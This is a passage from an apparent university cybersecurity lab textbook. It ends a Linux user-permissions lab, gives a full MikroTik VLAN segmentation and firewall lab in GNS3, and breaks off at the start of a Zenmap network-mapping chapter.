> **NOTE:** To check if the permission was set properly, you should see an **s** instead of an **x** in the group segment of the file permissions.

4. Now login in as the other user that's part of the group and create a new file

```
> touch /home/Accounting_Files/marys_file.txt
```

4.1. Check the owner and group of the two files

```
marysmith@Ubuntu-Server:/home/Accounting_Files$
marysmith@Ubuntu-Server:/home/Accounting_Files$ ls -l
total 0
-rw-rw-r-- 1 jerryjones jerryjones     0 May 29 03:33 important_document.txt
-rw-rw-r-- 1 marysmith  AccountingDept 0 May 29 03:59 test
marysmith@Ubuntu-Server:/home/Accounting_Files$ _
```

Figure 26 – File ownership comparison

> **NOTE:** Notice how after we applied the SGID permission, the file created inherited the group of the directory.

End of Lab

Deliverables

2 Screenshots are needed to earn credit for this exercise:

- Screenshot of /etc/passwd file
- Screenshot of /etc/group file

Homeworks

You work for ABC Company as a system administrator. The company policy states that passwords cannot be reset within a day they are changed, and that all users must reset their passwords once every three months. Finally, users should be notified five days prior to their passwords expiring. The naming convention for users is last name, first initial, followed by two random digits (ex. marshalc12 for Chris Marshal).

Assignment 1: Five new employees have recently been hired and need to be admitted into the system:

- Wyatt Dawson
- Cassidy Monroe
- Grant Colton
- Sierra McAllister
- Clayton Westwood

Assignment 2: Two employees have recently quit and their accounts need to be dealt with appropriately:

- Jesse Rawlings
- Emma Sinclair

One employee will be going on an extended vacation for three months, so their account will be to be disabled:

- Jesse Callahan

SUGGESTED GRADING CRITERIA:

- Screenshot(s) proving each employee has an account that was created to include the password status of each account.
- Screenshot(s) that the home directories of the terminated accounts have had their permissions reallocated to root.
- Screenshot(s) that Jesse Callahan account has been disabled.




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 39

Network Hardening - Network Segmentation and Isolation

MATHEW J. HEATH VAN HORN, PHD

Many networks are worried about exterior facing security holes. The network interior is largely overlooked as needing security management. However, many advanced persistent threat actors use the application layer to gain access to the interior network and then pivot to other internal network targets. e.g. an APT gains access to the web server, where they can cause mischief, but without inside the network security, that web server access could give way to the research, employee, and accounting servers.

To prevent this, we can create obstacles to slow the threat actor down long enough to counter their attacks. Think how hedgerows in WW II Europe slowed the Allied advance on Germany (Hedgerow History1) (HedgerowHistory2). In an enterprise network, the cybersecurity person's hedgerows used against threat actors are virtual local area networks (VLANs) and they enhance network security through network segmentation and isolation.

LEARNING OBJECTIVES

- Adding a switch to a network environment
- Segment a homogenous network into several isolated networks
- Use DHCP to test network connectivity
- Develop a firewall filter to complete network segmentation

PREREQUISITES

- Chapter 19 – IPv4 Subnetting

DELIVERABLES

- Wireshark packets from PC 1 showing successful pings to PC 5 and PC 3
- Screenshot of VLAN table for Switch 1
- Screenshot of VLAN table for Switch 2
- Screenshot of PC5 unable to ping 99.99.99.1 and 99.99.99.2

RESOURCES

- MikroTik Documentation – Bridging and Switching – https://help.mikrotik.com/docs/display/ROS/Bridging+and+Switching#BridgingandSwitching-BridgeHardwareOffloading
- Wilmer Almazan / The Network Trip – "Mikrotik VLANs – CRS3XX Step by Step – Mikrotik Tutorial" – https://www.youtube.com/watch?v=YLtGQAQ8iS0

CONTRIBUTORS AND TESTERS

- Sarah Davis, Cybersecurity Student, ERAU-Prescott
- Calvin Lindemann, Cybersecurity Student, ERAU-Prescott
- Eliana Seitz, Cybersecurity Student, ERAU-Prescott
- Morgan Finch, Cybersecurity Student, ERAU-Prescott
- Tyler Jane McClure, Cybersecurity Student, ERAU-Prescott

Phase I – Setup

In this lab, you will build the following GNS3 network...




Figure 1 – Final GNS3 network

Phase II – Adding a Switch to GNS3

MikroTik's RouterOS operating system works the same for both switches and routers. Their physical switches have an extra circuit that allows for OSI Layer 2 switching functions. This means that if were to configure a MikroTik router as a switch in GNS3, it wouldn't work because the extra circuit isn't present. However, we can approximate the same settings. Others have struggled with this problem and have taken the MikroTik router image and modified it to support switching.

1. Start GNS3 so it can boot while we download the appliance

    1.1. Create a new project

2. In GNS3, navigate to ***File–>New Template***

    2.1. Select ***Install an appliance from the GNS3 server*** and click ***Next***

    2.2. Under ***Switches***, select ***MikroTik CRS328-24P-4S+*** and click ***Install***

> **NOTE:** This is a multi-layer switch, but we are going to treat it as a Layer 2.

    2.3. Select ***Install the appliance on the GNS3 VM*** and click ***Next***

    2.4. Leave the Qemu settings as their default and click ***Next***

    2.5. Highlight the latest image (.img) version and click ***Download***

> **NOTE:** GNS3 will remind you to unzip the downloaded sub-image. You need to do this before you can import it.

    2.6. Again, highlight the image version you just downloaded and click ***Import***

    2.7. Select the image file and click ***Open***

    2.8. Highlight the appliance you want to install and click on ***Next***




Figure 2 – Ready to install

2.9. Select ***Yes*** on the popup window

2.10. Read about how the image is to be used and click ***Finish***

3. In GNS3, navigate to either the switch icon or the all devices icon, and you can see the MikroTik CRS328 switch has been added




Figure 3 – Completed Installation

Phase III – Preconfiguring the Switch

There isn't much to do in this phase. However, because we are using a MikroTik cloud router as a multi-layer switch and restricting it to only using OSI Layer 2, a few tweaks need to be made.

1. Drag the MikroTik switch to the design area
2. Start the MikroTik switch and open its console
3. This has the same first boot steps as the MikroTik router
    3.1. Login: ***admin***
    3.2. Password: <blank, just hit ***enter***>
    3.3. Select ***n*** when asked to see the software license
    3.4. When asked for a new password choose something you will remember, in this book we typically use Security1
    3.5. Change the switch name by typing (where <new name> means your chosen name for the device)

```
> system identity set name=<new_name>
```

3.6. Create two switches in this way.

Phase IV – Create the bridge

A bridge is a device responsible for dividing a network into various segments. These segments might be geographical (house, garage, workshop) or functional (marketing, accounting, printers). This segmentation creates network domains so that if a packet collision occurs, the collision will not affect the rest of the network. The bandwidth assigned to the bridge can be adjusted to reduce the number of packet collisions. This also helps if a threat actor is deliberately trying to cause collisions on our network in DoS or DDoS attack type. It won't stop the attack, but it will prevent it from affecting more than one part of the network.

A bridge device is software-controlled, which allows many switches to be configured to act as bridges. Bridges forward packets with no error checking and generally have no buffer for unsent packets like switches often do.

1. The hardware platforms for MikroTik switches generally have more than one bridge, but because our emulated hardware doesn't have the switch chips, we can only use one, which makes things easy to set up, but it might look goofy since we use the name "bridge1" frequently.

2. To create the bridge type

```
> interface bridge add name=bridge1
```

3. Create the same bridge for Switch 2. For the bridge use the name 'bridge1' as well

Phase V – Plan the Network

In the opening figure, you can see we want to design a network separated into three functional areas. We will build a very simple LAN containing three VLANs:

- VLAN 10: 56.148.10.0/24 Marketing
- VLAN 20: 56.148.20.0/24 Cyber
- VLAN 99: 99.99.99.0/24 Management

Remember: Switches are Layer 2, they do not recognize IP headers (Layer 3). Therefore, we need a router to facilitate communications between the VLANs.

Furthermore, there are some specialty terms we need to be familiar with:

- Tagged – This means the interface handles traffic from more than one source (Trunked)
- Untagged – This means the interface handles traffic for only one source (Access Point)
- PVID – Port VLAN ID for access ports to tag all ingress traffic with a VLAN ID

These tags are used by the bridge filters to direct the packets to the appropriate VLAN without having to

deconstruct the packet header which saves a lot of time. We don't tag trunked traffic because there could be many different tagged packets in this path.

1. Add all the devices shown in the first diagram. Connect the cables. Feel free to use any interfaces you desire, but we used the following:

Device	Interface	Destination
Router	ether1	switch1 – ether1
	ether2	Internet
Switch 1	ether1	router – ether1
	ether3	switch2 – ether3
	ether24	PC1
	ether23	PC2
	ether10	PC3
	ether11	PC4
Switch 2	ether3	switch1 – ether3
	ether10	PC5

2. Identify the VLANs, PVID, Tagged, and Untagged interfaces. Remember, tagged interfaces are trunks (multiple endpoints), and untagged interfaces are access points (single endpoint)

VLAN	PVID	Switch 1 Tagged	Switch 1 Untagged	Switch 2 Tagged	Switch 2 Untagged
VLAN 10	PVID10	ether1	ether23	ether3	ether10
		ether3	ether24		
VLAN 20	PVID20	ether1	ether10		
			ether11		
VLAN 99	PVID99	ether1		ether3	
		bridge		bridge	

Phase VI – Implement the network

Once you have worked out your network with pencil and paper, it makes implementation MUCH easier. I know you won't believe me, but when you take 4-5 hours to set up your devices and I take 30 minutes, maybe you'll learn this life lesson. Anyway, take your pencil-paper plan and implement it on your equipment step by step.

1. Start all devices

2. Configure the router

2.1. Open the router console and add the VLANs by typing

```
> interface vlan add name=VLAN10 vlan-id=10 interface=ether1
disabled=no
```

```
> interface vlan add name=VLAN20 vlan-id=20 interface=ether1
disabled=no
```

```
> interface vlan add name=VLAN99 vlan-id=99 interface=ether1
disabled=no
```

NOTE: It seems like we reuse labels and names a lot. However, when learning network segmentation, it is better to be repetitive instead of using trendy names and numbers because there is less chance of fat-fingering or misremembering something:

```
  > interface vlan add name=death-star vlan-id=826 interface=ether1
disabled=no
```

2.2. Add an IP address to each of the VLANs by typing

```
> ip address add address=56.148.10.1/24 interface=VLAN10
```

```
> ip address add address=56.148.20.1/24 interface=VLAN20
```

```
> ip address add address=99.99.99.1/24 interface=VLAN99
```

3. Add ports to the bridge

3.1. Configure Switch-1 – Add ports by typing

```
> interface bridge port add bridge=bridge1 interface=ether1
```

```
> interface bridge port add bridge=bridge1 interface=ether3
```

```
> interface bridge port add bridge=bridge1 interface=ether23 pvid=10
```

```
> interface bridge port add bridge=bridge1 interface=ether24 pvid=10
```

```
> interface bridge port add bridge=bridge1 interface=ether10 pvid=20
```

```
> interface bridge port add bridge=bridge1 interface=ether11 pvid=20
```

NOTE: Remember, on Switch-1:
– ether1 and ether3 are trunk ports – no tags at this time (e.g. pvid), or we will lose packet traffic

– ether23 and ether24 are part of VLAN 10 – Marketing – so as a mental reminder they are part of VLAN 10, we use a pvid of 10
– ether10 and ether11 are part of VLAN 20 – Cyber Shop – so as a mental reminder, they are part of VLAN 20, we use a pvid of 20

3.2. Configure Switch-2

3.2.1. Create the bridge

```
> interface bridge add name=bridge1
```

3.2.2. Assign the interfaces to the bridge

```
> interface bridge port add bridge=bridge1 interface=ether3
```

```
> interface bridge port add bridge=bridge1 interface=ether10
pvid=10
```

4. Create the VLAN tables

4.1. Configure Switch-1

```
> interface bridge vlan add bridge=bridge1 tagged=ether1,ether3
untagged=ether23,ether24 vlan-ids=10
```

```
> interface bridge vlan add bridge=bridge1 tagged=ether1,ether3
untagged=ether10,ether11 vlan-ids=20
```

4.2. Create the VLAN table in Switch2 by opening the console and typing

```
> interface bridge vlan add bridge=bridge1 tagged=ether3
untagged=ether10 vlan-ids=10
```

5. Set VLAN filtering to both switches by typing in each console

```
> interface bridge set bridge1 vlan-filtering=yes
```

6. Check your VLAN table on Switch-1 by typing

```
> interface bridge vlan print
```

7. Take a screenshot of the VLAN table for both Switch-1 and Switch-2

Phase VII – Management LAN

Management of Enterprise Infrastructure is not as easy as GNS3 makes it look. Most of the time, you will never have the ability to plug in a monitor, keyboard, and mouse into a network device. Therefore you need a means to access the device settings. So for us to remote into these devices in the future, we are going to create a management network.

Normally, we would need to assign an IP address to each port. But since bridges listen on every port, we are going to take advantage of this by doing the following:

7.1. Create a VLAN bridge, assign all trunks to it (ether1, ether3, and bridge1), and tag all management packets with a VLAN ID of 99. (Segmentation is the name of the game. Threat agents can attack management LANs as well!)

7.2. Add an interface to the vlan, using the existing bridge1 interface, name it, then declare which tagged packets will use it.

7.3. Finally, assign an IP address just like any physical interface.

1. Create the Management VLAN

1.1. Configure Switch-1 by typing

```
> interface bridge vlan add bridge=bridge1 tagged=bridge1,ether1,ether3
vlan-ids=99
```

```
> interface vlan add interface=bridge1 name=VLAN99 vlan-id=99
```

```
> ip address add address=99.99.99.2/24 interface=VLAN99
```

1.2. Configure Switch-2 by typing

```
> interface bridge vlan add bridge=bridge1 tagged=bridge1,ether3 vlan-ids=99
```

```
> interface vlan add interface=bridge1 name=VLAN99 vlan-id=99
```

```
> ip address add address=99.99.99.3/24 interface=VLAN99
```

2. Test connectivity on the management LAN by pinging the Router (99.99.99.1) and Switch-1 (99.99.99.2) from Switch-2 (99.99.99.3)

Phase VIII – Testing the whole thing with DHCP

To test the whole environment without having to pass a lot of notional packets, we can use DHCP to verify connectivity. MicroTik routers have the capability of acting like a DHCP server and are RFC 2131 compliant. For this example, we will use the following DHCP Settings:

Interface	Address	Pool
VLAN10	56.148.10.1/24	56.148.10.10 – 56.148.10.250
VLAN20	56.148.20.1/24	56.148.20.10 – 56.148.20.250

Notes:

- The server's IP must not be within the pool!
- The server will not look to deconflict with devices having static IP addresses. You're smarter than the machine, don't cross the IP streams!

1. Navigate to the router. Remember, we already set the static IP address for VLAN99 on the router at the beginning of this lab to 99.99.99.1/24

2. Type the following and answer the questions accordingly

```
> ip dhcp-server setup
```

2.1. dhcp server interface: VLAN10

2.2. dhcp address space: 56.148.10.0/24 (should be filled out, just hit ***enter***)

2.3. gateway for DHCP network: 56.148.10.1 (should be filled out, just hit ***enter***)

2.4. addresses to give out: 56.148.10.10-56-148.10.250 (change the default)

2.5. dns servers: 8.8.8.8,8.8.4.4 (no spaces)

2.6. lease time: 1800 (should be filled out, just hit ***enter***)

3. Repeat Step 2 for VLAN20 with the VLAN20 details

4. Open the consoles on the respective VPCS and get a DHCP IP by typing

```
> ip dhcp
```

5. Note the IP address assigned. PCs on VLAN 10 should get IP addresses from the 56.148.10.0/24 pool and PCs on VLAN 20 should get IP addresses from the 56.148.20.0/24 pool

6. Open a Wireshark packet capture and from PC1, ping PC5 and PC3 and screenshot the successful results

7. Now from PC 5, ping 99.99.99.1 and notice that it is successful. From PC3 Ping 99.99.99.1 and notice that it is successful. This behavior is not desirable. Remember, our 99.99.99.0 network is our control network, users should not have access to it

Phase IX – Setting up router firewall

Marketing users and Cyber Shop users should not have access to the network management LAN. We need to stop this access by applying firewall rules on our router.

1. Navigate to the router console and type

```
> ip firewall address-list add address=56.148.10.0/24 list=users
```

```
> ip firewall address-list add address=56.148.20.0/24 list=users
```

```
> ip firewall address-list add address=99.99.99.0/24 list=management
```

2. Now type

```
  > ip firewall filter add action=drop chain=forward dst-address-list=management
src-address-list=users
```

3. From PC5 try to ping 99.99.99.2 and it should not work. But when you ping 99.99.99.1 it does work. That is because when we ping 99.99.99.2 our packets are flagged as 'forwarding' packets

4. Return to the router and type

```
  > ip firewall filter add action=drop chain=input dst-address-list=management
src-address-list=users
```

5. Return to PC5 and try to ping 99.99.99.1 and it should timeout

End of Lab

Deliverables

Four screenshots required

- Wireshark packets from PC 1 showing successful pings to PC 5 and PC 3
- Screenshot of VLAN table for Switch 1
- Screenshot of VLAN table for Switch 2
- Screenshot of PC5 unable to ping 99.99.99.1 and 99.99.99.2

Homeworks

Assignment 1 – Add Switch 3 and connect it to Switch 2. Add two PCs, one from VLAN 10 and one from VLAN 20.

Assignment 2 – Add Switch 4 and connect to Switch 2. Add three PCs, two from VLAN 50 (accounting) and one from VLAN 20.

Recommended Grading Criteria

- Screenshot of Wireshark showing the DHCP addition of the new PCs
- Screenshot of one of the new PCs successfully pinging PC1
- Screenshot of one of the new PCs unable to ping the management VLAN

CHAPTER 40

Network Mapping - Zenmap Basics

JACOB CHRISTENSEN

Network mapping is a critical component of defending enterprise networks. After all, you can't protect services and devices if you don't know they are there. Network topology mapping provides information on switches, routers, firewalls, hubs, access points, and end devices. Network mapping has the added benefit of providing insights into traffic flow and network connections, and greatly accelerates troubleshooting network issues.

In this lab, we will use Zenmap to create network topology and run a few network scans to better understand our network.

LEARNING OBJECTIVES

- Learn how to use networking mapping tools to identify live hosts
- Demonstrate how to scan for open ports and identify active services
- Learn how to detect port scans on your network

PREREQUISITES

- Chapter 7 – Create a Linux Server
- Chapter 5 – Installing Tiny Core Linux
- Chapter 12 – Create a Kali Linux VM
- Chapter 25 – DNS Part 3

DELIVERABLES

- Screenshot of Zenmap host information
- Screenshot of active ports and running services
- Screenshot of Zenmap's generated network topology

RESOURCES

- N/A

CONTRIBUTORS

- Arjun Nath, Cybersecurity Graduate, ERAU-Prescott
- Isha Patel, Cybersecurity Graduate, ERAU-Prescott
- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

The following steps are to create a baseline network for completing this chapter. It makes assumptions about learner knowledge from completing previous labs.

By the end of this lab, your network should look like the following:

